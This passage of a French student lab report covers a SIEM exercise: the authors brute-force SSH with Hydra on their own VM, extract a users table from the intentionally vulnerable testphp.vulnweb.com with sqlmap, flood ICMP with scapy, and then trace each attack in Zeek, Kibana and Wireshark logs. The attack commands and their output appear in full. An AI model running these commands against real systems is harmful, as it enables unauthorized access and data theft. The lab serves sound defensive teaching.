Maintenant qu'il est activé, nous pouvons le démarrer. Pour ce faire, nous utilisons la commande:

```
sudo systemctl start ssh
```

```
root@phoenix-VirtualBox:~# systemctl start ssh
```

*fig n°49 Lancement de SSH*

Pour vérifier qu'il soit bien lancé, nous regardons son statut. Pour ce faire, nous utilisons la commande:

**sudo systemctl status ssh**

```
root@phoenix-VirtualBox:~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
  Active: active (running) since Sun 2025-03-02 17:09:21 CET; 1min 58s ago
    Docs: man:sshd(8)
          man:sshd_config(5)
   Main PID: 9418 (sshd)
     Tasks: 1 (limit: 4033)
    Memory: 1.1M
      CGroup: /system.slice/ssh.service
              └─9418 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups

mars 02 17:09:20 phoenix-VirtualBox systemd[1]: Starting OpenBSD Secure Shell server...
mars 02 17:09:21 phoenix-VirtualBox sshd[9418]: Server listening on 0.0.0.0 port 22.
mars 02 17:09:21 phoenix-VirtualBox sshd[9418]: Server listening on :: port 22.
mars 02 17:09:21 phoenix-VirtualBox systemd[1]: Started OpenBSD Secure Shell server.
```

*fig n°50 Statut SSH*

Pour pouvoir faire notre attaque, nous allons créer un utilisateur test sur notre machine Ubuntu. Pour ce faire, nous utilisons la commande:

**sudo adduser testuser**

```
root@phoenix-VirtualBox:~# adduser testuser
Ajout de l'utilisateur « testuser » ...
Ajout du nouveau groupe « testuser » (1001) ...
Ajout du nouvel utilisateur « testuser » (1001) avec le groupe « testuser » ...
Création du répertoire personnel « /home/testuser »...
Copie des fichiers depuis « /etc/skel »...
Nouveau mot de passe :
Retapez le nouveau mot de passe :
Les mots de passe ne correspondent pas.
passwd : Erreur de manipulation du jeton d'authentification
Mot de passe non changé
Essayer à nouveau ? [o/N] o
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd : le mot de passe a été mis à jour avec succès
Modification des informations relatives à l'utilisateur testuser
Entrez la nouvelle valeur ou « Entrée » pour conserver la valeur proposée
  Nom complet []: User
  N° de bureau []:
  Téléphone professionnel []:
  Téléphone personnel []:
  Autre []:
ces informations sont-elles correctes ? [0/n] o
```

*fig n°51 Création d'un utilisateur Ubuntu*

Une fois cette étape terminée, nous pouvons lancer l'attaque. Nous allons la lancer depuis notre machine Kali en utilisant Hydra. Pour cela, nous utiliserons la commande suivante :

```
hydra -l testuser -P /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
ssh://192.168.1.31
```

```
(root@kali:[~]
# hydra -l testuser -P /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt ssh://192.168.1.112

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-02 17:27:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 220559 login tries (l:1/p:220559), ~13785 tries per task
[DATA] attacking ssh://192.168.1.112:22/
[STATUS] 245.00 tries/min, 245 tries in 00:01h, 220315 to do in 14:60h, 15 active
```

fig n°52 Lancement de l'attaque avec hydra

Depuis notre interface Kibana, il est possible de voir les logs ssh comme ci dessous:




fig n°53 Visualisation des logs ssh

### Comment fonctionne une attaque par force brute et quel est son impact sur les systèmes ?

Une attaque par force brute consiste à tester automatiquement un grand nombre de combinaisons d'identifiants (nom d'utilisateur et mot de passe) jusqu'à trouver la bonne. Les attaquants utilisent souvent des outils comme Hydra ou Medusa, en s'appuyant sur des dictionnaires de mots de passe connus, tels que rockyou.txt.

### Que pouvez-vous observer dans les logs lorsque Hydra attaque via SSH ?

Nous observons de nombreuses tentatives de connexion SSH échouées en un court laps de temps.

## Etape 2: Injection SQL

Pour réaliser notre injection SQL, nous allons utiliser sqlmap depuis Kali. Nous commencerons par rechercher les bases de données disponibles sur le site <http://testphp.vulnweb.com/artists.php?artist=1>. Pour cela, nous utiliserons la commande suivante :

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
```

```
(root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:43:38 /2025-03-02/

[17:43:38] [INFO] testing connection to the target URL
[17:43:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:43:38] [INFO] testing if the target URL content is stable
[17:43:39] [INFO] target URL content is stable
[17:43:39] [INFO] testing if GET parameter 'artist' is dynamic
[17:43:39] [INFO] GET parameter 'artist' appears to be dynamic
[17:43:39] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS:
'MySQL')
```

fig n°54 Recherche d'une base de donnée disponible

```
[17:44:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[17:44:13] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[17:44:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:44:13 /2025-03-02/
```

fig n°55 Recherche des bases de donnée disponible -2

```
(root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
[17:45:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 5785=5785

[17:45:47] [INFO] resuming back-end DBMS 'mysql'
[17:45:47] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures |
| products |
| users   |
+-----+
[*] ending @ 17:45:47 /2025-03-02/
```

*fig n°56 Recherche des tables dans la base de donnée acuart*

```
[17:45:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[17:45:47] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures |
| products |
| users   |
+-----+
[17:45:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:45:47 /2025-03-02/
```

*fig n°57 Résultats de la recherche avec les tables*

Nous pouvons constater qu'il y a deux bases de données acuart et information\_schema. Nous allons regarder les tables présentes dans la base de données acuart. Pour ce faire, nous utilisons la commande:

`sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables`

```
(root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables -T users -dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:47:43 /2025-03-02/
[17:47:43] [INFO] resuming back-end DBMS 'mysql'
[17:47:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```

fig n°58 Récupération du/des users dans la table users

```
[17:47:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[17:47:44] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures |
| products |
| users   |
+-----+
```

fig n°59 Récupération du/des users dans la table users

Nous constatons qu'il y a 8 tables disponibles. Nous allons effectuer une injection SQL sur la table "users".

```

[17:47:44] [INFO] fetching columns for table 'users' in database 'acuart'
[17:47:44] [INFO] fetching entries for table 'users' in database 'acuart'
[17:47:44] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+
| cc   | cart | pass | email | phone | uname | name   | address |
+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | 27b7ecc96172a87719cbbfc344db4506 | test | email@email.com | 2323345 | test | John Smith | 21 street |
+-----+-----+-----+-----+-----+-----+-----+
[17:47:58] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[17:47:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 17:47:58 /2025-03-02/

```

*fig n°60 Résultats de la table user avec les données*

On a donc bien récupéré les informations de la table users. Il n'y avait qu'une seule entrée.

#### Comment une injection SQL peut-elle affecter la sécurité d'une base de données ? Comment l'identifier dans les logs ?

Un attaquant qui accède à des données sensibles auxquelles il n'est pas autorisé peut également les modifier ou les supprimer. Dans les journaux, nous devrions observer de nombreuses requêtes SQL utilisant des commandes comme `SELECT`, `\*`, `--`, `UNION`, etc., accompagnées de nombreuses erreurs, car ces requêtes ne sont pas anticipées par l'application gérant la base de données.

### Etape 3 DoS: ICMP flood

Ici, nous allons lancer une attaque DoS. Tout d'abord, nous devons mettre notre machine Ubuntu sur écoute sur le port enp0s3

```

phoenix@phoenix-VirtualBox:~$ sudo tcpdump -i enp0s3 -s 0 -w zeek.pcapng
[sudo] Mot de passe de phoenix :
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes

```

*fig n°61 Ecoute sur l'interface enp0s3*

Une fois fait, depuis Kali, nous allons lancer le logiciel scapy. Puis on configure notre requête avec les paramètres destination et ICMP(). Pour ce faire, nous utilisons les commandes:

`send(IP(dst='192.168.1.31')/ICMP(), count=100, verbose=1)`

```

>>> send(IP(dst="192.168.1.112")/ICMP(),count=100,verbose=1)
.....
Sent 100 packets.

```

*fig n°62 Lancement de l'attaque avec un envoi de paquets*

On voit que 100 paquets ont été envoyés. De plus, on peut arrêter la capture sur Ubuntu.


```

^C458 packets captured
458 packets received by filter
0 packets dropped by kernel

```

*fig n°63 Résultat à la fin de l'écoute*

Lors de la mise en place de l'écoute, nous avons indiqué d'enregistrer les données dans un fichier. Nous allons ouvrir celui-ci à l'aide wireshark



*fig n°64 Analyse sur Wireshark*

On voit bien tous nos paquets ICMP. Notre attaque Dos à fonctionner.

#### Quelles sont les étapes essentielles pour analyser un log dans Kibana ?

Il est d'abord nécessaire de sélectionner une période qui inclut l'attaque. Ensuite, il faut filtrer les logs pour ne conserver que ceux de type ICMP. Il est également possible de créer une visualisation pour rendre le pic de trafic plus lisible. Dans cette visualisation, on peut inclure des informations telles que l'adresse IP source, l'adresse IP destination, et le volume de trafic.

#### Expliquez comment créer une visualisation efficace pour détecter des attaques par déni de service (DoS).

Pour mener à bien une visualisation efficace dans Kibana développée dans le but de détecter les attaques DoS (Denial of Service), vous commencerez par choisir une période

Quentin PRUVOT

Théo DANEL

d'analyse qui couvre la période de l'attaque considérée. Ensuite, il vous sera nécessaire de filtrer des logs pour isoler les logs pertinents, comme les logs ICMP ou de trafic réseau. La visualisation se fera sous forme de graphiques à lignes ou de type barres, telles le temps en abscisses et le volume du trafic, comme nombre de paquets par seconde en ordonnées. Par ailleurs, l'inclusion de détails relatifs aux adresses IP source et de destination pourra s'avérer précieuse, ainsi que du type de protocole pour identifier des sources d'attaque possible. L'apport de seuils visuels pour déclencher des alertes lorsque vous dépassez un seuil vous rendra possible la détection des anomalies. Enfin, l'examen du pic de trafic observé dans la visualisation vous permettra de vous rendre compte de l'existence d'une attaque et ainsi de réagir en conséquence en bloquant par exemple l'adressage IP suspecte ou en révisant la configuration de son pare-feu.

#### Pourquoi est-il essentiel de filtrer les logs avant de les visualiser dans Kibana ?

Cela de permet de réduire le volume d'informations pour se concentrer uniquement sur les données importantes, permet de gagner en clarté et affine la visualisation.

## Tâche 6: Identification des preuves forensic

### Etape 1: Attaque par Force Brute

Lors d'une attaque par force brute, un grand nombre de tentatives de connexion SSH échouées sont enregistrées dans les logs. Bien que des échecs de connexion puissent survenir dans des situations normales, l'occurrence massive de ces tentatives dans un court laps de temps et provenant de la même adresse IP est un indicateur fort d'une attaque.

### Etape 2: Injection SQL

Lors de l'injection SQL, nous avons pu récupérer avec succès les informations de la table "users" de la base de données "acuart". Cette extraction de données sensibles met en lumière la vulnérabilité de la base de données face à de telles attaques.

### Etape 3: Attaque par Déni de Service (DoS)

En observant les logs dans Wireshark, nous avons constaté une multitude de requêtes ping ICMP envoyées dans un intervalle très court et provenant de la même adresse IP. Ce schéma de trafic intense et concentré confirme la présence d'une attaque par déni de service (DoS).

Somme toute, lors de ces trois types d'attaques, il est possible d'extraire des informations cruciales pour une enquête, telles que l'adresse IP source de l'attaque, l'heure précise de l'incident, la cible de l'attaque, ainsi que la nature de l'attaque utilisée. Ces éléments sont essentiels pour mener une analyse forensique approfondie et prendre des mesures de sécurité appropriées.

## Tâche 7: Intégration des logs Windows dans Elasticsearch et visualisation via Kibana

### Etape 1: Ajout d'une machine windows

Nous utilisons le terminal de notre ordinateur qui est sur windows 10 pour pouvoir installer winlogbeat. En effet, nous avons eu un problème pour installer la VM Windows 10, nous avons donc préféré utiliser notre machine directement. Puis nous effectuons un test pour voir si les VMs sont connectées avec . Pour ce faire, nous utilisons la commande

[ping](#)

```
Microsoft Windows [version 10.0.19045.5487]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\theod>ping 192.168.1.112

Envoi d'une requête 'Ping' 192.168.1.112 avec 32 octets de données :
Réponse de 192.168.1.112 : octets=32 temps=99 ms TTL=64
Réponse de 192.168.1.112 : octets=32 temps=3 ms TTL=64
Réponse de 192.168.1.112 : octets=32 temps=4 ms TTL=64
Réponse de 192.168.1.112 : octets=32 temps=6 ms TTL=64

Statistiques Ping pour 192.168.1.112:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 3ms, Maximum = 99ms, Moyenne = 28ms
```

*fig n°65 Ping de Windows 10 vers Unbuntu*

On arrive bien à ping les machines avec Windows donc tout est bon, nous pouvons passer à la suite.

### Etape 2: Configuration de Winlogbeat

Tout d'abord, nous devons télécharger Winlogbeat et extraire l'archive.

## Download Winlogbeat

### 1 Download and unzip Winlogbeat

Choose platform:

Windows ZIP x86\_64

[Windows ZIP x86\\_64](#) [sha](#) [asc](#)

### 2 Edit the winlogbeat.yml configuration file

### 3 Run in PowerShell

Run `winlogbeat.exe -c winlogbeat.yml`

### 4 Dive in

*fig n°66 Installation de winlogbeat*

Une fois fait, nous devons éditer le fichier `winlogbeat.yml`. Pour configurer kibana et elasticsearch. Nous devons changer les adresses IP et ajouter les identifiants.

```
# ===== Kibana =====
# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:
  host: "http://192.168.1.112:5601"

  # Kibana Host
  # Scheme and port can be left out and will be set to the default (http and 5601)
  # In case you specify an additional path, the scheme is required: http://localhost:5601/path
  # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
  #host: "localhost:5601"

  # Kibana Space ID
  # ID of the Kibana Space into which the dashboards should be loaded. By default,
  # the Default Space will be used.
  #space.id:

# ===== Elastic Cloud =====
```

*fig n°67 Modification du fichier `winlogbeat.yml` (kibana part)*

```

# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["http://192.168.1.112:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "root12"

  # Pipeline to route events to security, sysmon, or powershell pipelines.
  | pipeline: "winlogbeat-{{[agent.version]}}-routing"

```

*fig n°68 Modification du fichier winlogbeat.yml (Elasticsearch part)*

Une fois fait, on s'assure que la configuration fonctionne. Pour ce faire, nous utilisons la commande

.\winlogbeat.exe test config

```

PS C:\winlogbeat-8.17.2-windows-x86_64> .\winlogbeat.exe test config
Config OK

```

*fig n°69 Vérification de la config winlogbeat*

On lance le service winlogbeat à l'aide de la commande:

Start-Service winlogbeat  
Get-Service winlogbeat

```

PS C:\winlogbeat-8.17.2-windows-x86_64> Start-Service winlogbeat
PS C:\winlogbeat-8.17.2-windows-x86_64> Get-Service winlogbeat

Status    Name          DisplayName
-----   --
Running   winlogbeat   winlogbeat

PS C:\winlogbeat-8.17.2-windows-x86_64>

```

*fig n°70 Lancement de winlogbeat*

Nous ne pouvons pas continuer, nous sommes confrontés à un problème pourtant tout est bien configuré. Après plusieurs recherches, nous n'avons pas trouvé d'où vient cette erreur.

```
PS C:\winlogbeat-8.17.2-windows-x86_64> .\winlogbeat.exe test output
elasticsearch: http://192.168.1.112:9200...
  parse url... OK
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 192.168.1.112
    dial up... ERROR dial tcp 192.168.1.112:9200: connectex: Aucune connexion n'a pu être établie car l'ordinateur cible
    1'a expressément refusée.
PS C:\winlogbeat-8.17.2-windows-x86_64>
```

fig n°71 Erreur avec Winlogbeat

## Conclusion

Le rôle que joue des outils tels que Zeek, Elasticsearch, et Kibana dans la sécurisation d'organisations est déterminant, il semble encore possible de les améliorer en intégrant des règles de détection liées à des menaces particulières fortes qui visent une organisation. L'automatisation d'alertes en temps réel basées sur une corrélation entre différentes sources de logs pourrait également permettre une réponse rapide à un incident.

De plus, l'enrichissement des données collectées avec de l'information externe comme des informations sur des menaces ou des listes noires d'adresses IP malveillantes contribuera à apporter encore plus de pertinence dans les analyses. Une veille est de plus nécessaire pour adapter les règles de détection aux nouvelles formes d'attaques. Enfin, il est indispensable de former les analystes afin qu'ils puissent tirer au mieux parti de l'outil.

Le SIEM et les outils de détection d'intrusions sont donc centraux pour centraliser, corrélérer, analyser en temps réel, cette volumétrie d'événements de sécurité pour répondre à la menace. Ils permettent d'identifier très rapidement les activités suspectes, voire malveillantes (scans, brute force, connexions inhabituelles) et proposent une vision globale sur l'activité réseau et système afin d'obtenir une réaction rapide et anticipée face à une cyberattaque. Toutefois, ils possèdent plusieurs limites comme de générer des faux positifs, du besoin d'une configuration précise lors de leur implantation mais également du besoin d'un entretien régulier afin de rester pertinent. De plus, sans règles spécifiques ou une veille sur de nouvelles menaces, ils ont du mal à déceler des attaques inconnues ou très furtives.

Dans le cas où nous dirigerons la sécurité d'une entreprise, nous prendrons soin de restaurer sa détection d'intrusions en distribuant Zeek à plusieurs points stratégiques dans le réseau afin d'assurer la surveillance des flux, qu'ils soient entrants, sortants ou internes. Nous le couplons avec Elasticsearch pour centraliser les logs et en assurer leur corrélation, nous créerons des tableaux de bord dynamiques dans Kibana pour visualiser les activités suspectes comme des connexions anormales, des scans ou des flux trop volumineux, nous ajouterons des règles de détection propres aux spécificités de l'entreprise et des indicateurs de compromission (IOC) connus, nous mettrons en place des alertes automatiques pour être averti en temps réel des événements critiques et nous assurerons que l'équipe est formée

pour savoir analyser correctement les logs et adapter les règles face aux nouvelles menaces.

Somme toute, l'utilisation conjointe de Zeek, Elasticsearch et Kibana, à condition de le mettre en œuvre et de le surveiller de manière proactive, représente une approche solide pour consolider la sécurité d'une organisation et répondre aux cyberattaques.

## Difficultés rencontrés et solution apportées:

Lors du tp, il y a avait un problème de configuration qui nous empêchait d'utiliser les interfaces lo et enp0s3. Pour régler ce soucis nous avons exécutés les commandes:

```
sudo setcap cap_net_raw,cap_net_admin=eip /opt/zeek/bin/zeek
sudo setcap cap_net_raw,cap_net_admin=eip /opt/zeek/bin/zeekctl
```




fig n°72 Configuration des capacités réseau pour Zeek.

De plus, il était impossible d'utiliser les fonctions de Zeek, pour régler ce problème de permission nous avons exécuté ces deux commandes:

```
sudo mkdir -p /opt/zeek/spool
sudo chown -R $USER:$USER /opt/zeek/spool
```

```
ashkyrie@ashkyrie-VirtualBox:~$ zeekctl check
Error: unable to open database file: /opt/zeek/spool/state.db
Check if the user running ZeekControl has both write and search permission to
the directory containing the database file and has both read and write
permission to the database file itself.
ashkyrie@ashkyrie-VirtualBox:~$ sudo mkdir -p /opt/zeek/spool
ashkyrie@ashkyrie-VirtualBox:~$ sudo chown -R $USER:$USER /opt/zeek/spool
ashkyrie@ashkyrie-VirtualBox:~$ zeekctl check
Hint: Run the zeekctl "deploy" command to get started.
```




fig n°73 problème configuration permission pour Zeek